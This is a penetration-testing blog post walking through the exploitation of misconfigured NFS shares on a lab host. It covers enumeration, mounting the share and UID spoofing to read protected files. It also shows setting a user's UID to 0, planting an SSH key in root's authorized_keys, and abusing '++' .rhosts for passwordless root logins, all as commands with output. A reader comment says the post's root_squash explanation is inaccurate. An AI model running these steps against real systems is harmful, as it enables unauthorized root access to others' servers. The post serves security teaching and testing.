NFS

NFS stands for Network File System and is a protocol which can be found in Unix systems that allows a user on a network to access shared folders in a manner similar to local storage. Modern NFS implementations contain features to prevent misuse of exported folders however there are NFS services in legacy systems which are not configured properly and they can abused.

Discovery of NFS Service

The NFS service is running on port 2049/TCP therefore it can be discovered during the port scanning activities in a penetration test with Nmap.

```
1 2049/tcp open nfs 2-4 (RPC #100003)
```

```
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
```

NFS - Discovery with Nmap

On top of that the **rpcinfo** utility can be used to determine if there are any **mountd** and NFS services running on the host.

```
1 rpcinfo -p IP
```

```
root@kali:~# rpcinfo -p 192.168.1.172
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  42899  status
    100024    1   tcp  39774  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  36121  nlockmgr
    100021    3   udp  36121  nlockmgr
    100021    4   udp  36121  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  36084  nlockmgr
    100021    3   tcp  36084  nlockmgr
    100021    4   tcp  36084  nlockmgr
    100005    1   udp  46789  mountd
    100005    1   tcp  45351  mountd
    100005    2   udp  46789  mountd
    100005    2   tcp  45351  mountd
    100005    3   udp  46789  mountd
    100005    3   tcp  45351  mountd
```

NFS - NFS and Mountd Services

List Exported Folders

The following command will retrieve the list of the exported folders for a given host. This information will be used for accessing these folders.

```
showmount -e IP
```

```
root@kali:~# showmount -e 192.168.1.172
Export list for 192.168.1.172:
/ *
root@kali:~#
```

NFS - Retrieve Exported Folders

When the **showmount** command is used with the following parameters can retrieve further information such as:

- Mount Points
- Connected Hosts
- Directories

```
showmount IP // Connected Hosts
showmount -d IP // Directories
showmount -a IP // Mount Points
```

```
root@kali:~# showmount 192.168.1.172
Hosts on 192.168.1.172:
192.168.1.171
root@kali:~# showmount 192.168.1.172 -e
Export list for 192.168.1.172:
/ *
root@kali:~# showmount 192.168.1.172 -d
Directories on 192.168.1.172:
/
root@kali:~# showmount 192.168.1.172 -a
All mount points on 192.168.1.172:
192.168.1.171:/
```

NFS - Showmount Commands

Alternatively Metasploit Framework has a module which can be used to list exported folders.

```
auxiliary/scanner/nfs/nfsmount
```

```
msf auxiliary(nfsmount) > run

[+] 192.168.1.172:111     - 192.168.1.172 NFS Export: / [*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

NFS - Exported Folders via Metasploit

There is also a utility called NFS Shell which can connect to NFS shares and identify common security problems manually. However it requires the following dependencies to be installed first:

```
apt-get install libreadline-dev libncurses5-dev
make
gcc -g -o nfsshell mount_clnt.o mount_xdr.o nfs_prot_clnt.o nfs_prot_xdr.o nfsshell.o -L/usr/local/lib -lre
./nfsshell
```

The list of the exported folders can obtained with the following commands:

```
nfs> host IP // Connects to NFS Server
nfs> export // Export NFS List
```

```
nfs> host 192.168.1.172
Using a privileged port (1023)
Open 192.168.1.172 (192.168.1.172) TCP
nfs> export
Export list for 192.168.1.172:
/                           *
nfs>
```

NFS - Retrieve Exported Folders via NFS Shell

Accessing NFS Shares

The exported folders can be accessed by creating an empty local folder and mounting the share to this folder as per the example below:

```
1 mkdir /temp/
2 mount -t nfs 192.168.1.172:/ /temp -o nolock
```

```
root@kali:~# mkdir /temp/
root@kali:~# mount -t nfs 192.168.1.172:/ /temp -o nolock
root@kali:~#
```

NFS - Mount NFS Directory

Verification that the share has been mounted successfully can achieved with the following command which will list all the local drives.

```
df -h
```

```
root@kali:~# mkdir /temp/
root@kali:~# mount -t nfs 192.168.1.172:/ /temp -o nolock
root@kali:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            984M     0  984M   0% /dev
tmpfs           200M  9.3M  191M   5% /run
/dev/sda1        29G   15G   13G  54% /
tmpfs           998M     0  998M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           998M     0  998M   0% /sys/fs/cgroup
tmpfs           200M   16K  200M   1% /run/user/133
tmpfs           200M   60K  200M   1% /run/user/0
192.168.1.172:/  7.0G  1.5G  5.2G  22% /temp
root@kali:~#
```

NFS - Display Mounted Folder as Local Drive

The share can be accessed like any other local folder on the system.


```
cd /temp/
ls
```

```
root@kali:~# cd /temp/
root@kali:/temp# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@kali:/temp#
```

NFS - Listing Folder Contents of NFS Share

UID Manipulation

If there are any files on the exported share that the user doesn't have permission to read them then it might be possible to trick the NFS server to believe that the user account that tries to read the file is the owner of the file. This can achieved by performing UID (User ID) manipulation.



NFS - Permission Denied

The following command will display the UID (User ID) and the GUID (Group ID) of the file owner.

```
1 ls -al
```

```
test1@kali:/temp$ ls -al
total 16
drwxrwxrwx  2 1003 1003 4096 Sep 17 12:36 .
drwxr-xr-x 22 root root 4096 Sep 16 05:58 ..
-rw-------  1 1003 1003  144 Sep 17 12:45 .bash_history
-rwxr-x--x  1 1003 1003   15 Sep 17 12:36 password.txt
test1@kali:/temp$
```

NFS - Retrieving the UID

A new user will need to be created locally which will have the same UID and name with the file owner.

```
useradd <user>
passwd <user>
```

The UID can be changed from the **passwd** file.

```
vi /etc/passwd
```

```
Debian-gdm:x:133:139:Gnome Display Manager:/var/lib/gdm3:/bin/false
beef-xss:x:134:140::/var/lib/beef-xss:/bin/false
dradis:x:135:141::/var/lib/dradis:/bin/false
clamav:x:137:143::/var/lib/clamav:/bin/false
Debian-snmp:x:123:128::/var/lib/snmp:/bin/false
test:x:1000:1001::/home/test:
test1:x:1001:1002:test1,,,:/home/test1:/bin/bash
pentestlab:x:1003:1003:pentestlab,,,:/home/pentestlab:/bin/bash
root@kali:~#
```

NFS - Modifying the UID via Passwd File

From the mounted folder by executing the **su** command with the password that is known since it has been created previously the current user will switch to the new user.

```
su <useraccount>
```

```
test1@kali:/temp$ cat password.txt
cat: password.txt: Permission denied
test1@kali:/temp$ ls -al
total 16
drwxrwxrwx  2 pentestlab pentestlab 4096 Sep 17 12:36 .
drwxr-xr-x 22 root       root       4096 Sep 16 05:58 ..
-rw-------  1 pentestlab pentestlab  144 Sep 17 12:45 .bash_history
-rwxr-x--x  1 pentestlab pentestlab   15 Sep 17 12:36 password.txt
test1@kali:/temp$ su pentestlab
Password:
pentestlab@kali:/temp$ cat password.txt
Trophy is: NFS
pentestlab@kali:/temp$
```

NFS - UID Manipulation

Since the UID of the file will be the same with the UID of the new user, the system will believe that this is the original owner so it would be possible to read the contents of the file.

This is due because the exported folder doesn't have the **root_squash** option set which will map the UID and GID of the user that is accessing the NFS folder to anonymous UID/GID. For example the root user ID of a host that is trying to access a share will be replaced by the user ID nobody on the NFS server to prevent escalation of privileges.

The **root_squash** option can be enabled or disabled from the following location:

```
vi /etc/exports
```

```
/home 192.168.1.47(root_squash) // Enables Root Squash
/home 192.168.1.47(no_root_squash) // Disables Root Squash
```

If the **passwd** file has write permissions then by changing the UID of a non-privileged user to 0 will give him root level access. The UID of the username **service** has been modified to 0 which is the UID of the **root** user to demonstrate this issue.

```
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/pos
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:0:0::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

NFS - UID Modification to 0

Authenticating again with the server via SSH will give the user **service** root access privileges.

```
root@kali:/# ssh service@192.168.1.189
service@192.168.1.189's password:
Last login: Tue Sep 19 09:14:54 2017 from kali.home
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

NFS - Service User Becomes Root

Shell Access

Depending on the files that are stored in the exported folder it might be possible to obtain shell access via SSH or RSH and Rlogin. Interesting files to examine are:

- authorized_keys
- rhosts

Both files are hidden therefore from the NFS folder the following command will determine the presence of these files.

```
1 ls -al
```

```
test1@kali:/temp$ ls -al
total 28
drwxr-xr-x  5 test inetsim 4096 Sep 17 12:15 .
drwxr-xr-x 22 root root    4096 Sep 16 05:58 ..
lrwxrwxrwx  1 root root       9 May 14  2012 .bash_history -> /dev/null
drwxr-xr-x  4 test inetsim 4096 Apr 17  2010 .distcc
-rw-r--r--  1 test inetsim  586 Mar 16  2010 .profile
-rwxrwxrwx  1 test inetsim    4 May 20  2012 .rhosts
drwxrwxrwx  2 test inetsim 4096 May 17  2010 .ssh
-rw-r--r--  1 test inetsim    0 Sep 17 12:15 .sudo_as_admin_successful
drwxr-xr-x  6 test inetsim 4096 Apr 27  2010 vulnerable
test1@kali:/temp$
```

NFS - Hidden Files Rhosts and SSH

Generating an SSH key pair and adding the public key into the list of authorized keys will allow a user to connect via SSH on the NFS server.

```
1  cd /root/.ssh/
2  ssh-keygen -t rsa -b 4096
3  cp /root/.ssh/id_rsa.pub /temp/root/.ssh/
4  cat id_rsa.pub >> /temp/root/.ssh/authorized_keys
5  ssh -i /root/.ssh/id_rsa root@192.168.1.189
```

```
root@kali:~# cd /root/.ssh/
root@kali:~/.ssh# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:Hpko/6CD2X1UniQmYCatPCcUh6F0cO/jluX/QEIw+ng root@kali
The key's randomart image is:
+---[RSA 4096]----+
| o+B.o           |
|..*.B o          |
|.o * o .         |
|  = = o.ooo      |
|   =.E.=S* .     |
|    oo=.+.o      |
|   + =oo..       |
|  o +..oo .      |
|    .. .....     |
+----[SHA256]-----+
```

NFS - Generating SSH Key Pair

```
root@kali:~/.ssh# cp /root/.ssh/id_rsa.pub /temp/root/.ssh/
root@kali:~/.ssh# cat id_rsa.pub >> /temp/root/.ssh/authorized_keys
root@kali:~/.ssh# ssh -i /root/.ssh/id_rsa root@192.168.1.189
Last login: Tue Sep 19 08:19:11 2017 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

NFS - Authorised Keys SSH Connection

The **.rhosts** clarifies which remotes hosts or users can access a local account on the system. If the contents of the **.rhosts** file are the **++** sign this means that it allows connections from any host on the network and from any username.


```
1 cat .rhosts
2 ++
```

```
root@metasploitable:/home/msfadmin# cat .rhosts
++
root@metasploitable:/home/msfadmin#
```

NFS - Display Rhosts Contents

The following commands will allow the root user of the system to connect on the target directly as the system will not prompt for a password since all the users are trusted from all systems.

```
rsh -l root IP
rlogin -l root IP
```



NFS - Shell Access via rsh

```
root@kali:~# rlogin -l root 192.168.1.189
Last login: Tue Sep 19 17:01:02 2017 from 192.168.1.171
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

NFS - Shell Access via rlogin

Alternatively if the contents of the **.rhosts** are different then examining the file will assist to determine which hosts and which users are trusted and therefore can authenticate without password.

Share this:

Like

Be the first to like this.

Related

Practical Skills for Technical Interviews
In "Interviews"

Top 10 Interview Questions for Junior Pentesting Roles
In "Interviews"

Metasploit and Nessus
In "Tools"

Posted on September 20, 2017 by netbiosX · This entry was posted in Unix and tagged NFS, pentest, pentesting, UID, Unix. Bookmark the permalink.

← Metasploit and Nessus

One thought on "NFS"

sirweller

OCTOBER 3, 2017 AT 6:11 PM

Hi i think you made a mistake with “root_squash”, “root_squash” only run uid 0 as anonymous. You need “all_squash” for other users

https://www.centos.org/docs/5/html/Deployment_Guide-en-US/s1-nfs-server-config-exports.html

Reply

Leave a Reply

Enter your comment here...

Follow Pentest Academy via Email

Enter your email address to follow Pentest Academy and receive notifications of new posts by email.

Join 72 other followers

Enter your email address

Follow

Search …

Recent Posts

- NFS
- Metasploit and Nessus
- List of Tools for Pentest Rookies
- Interview Tips
- Common Windows Commands for Pentesters

Recent Comments

sirweller on NFS

Top 10 Interview Que… on Top 10 Interview Questions for…

Categories

- General Guidance
- Interviews
- Tools
- Unix
- Windows

Archives

- September 2017
- September 2016
- June 2016

Join the Facebook Page

Pentest…
724 likes

Like Page

Be the first of your friends to like this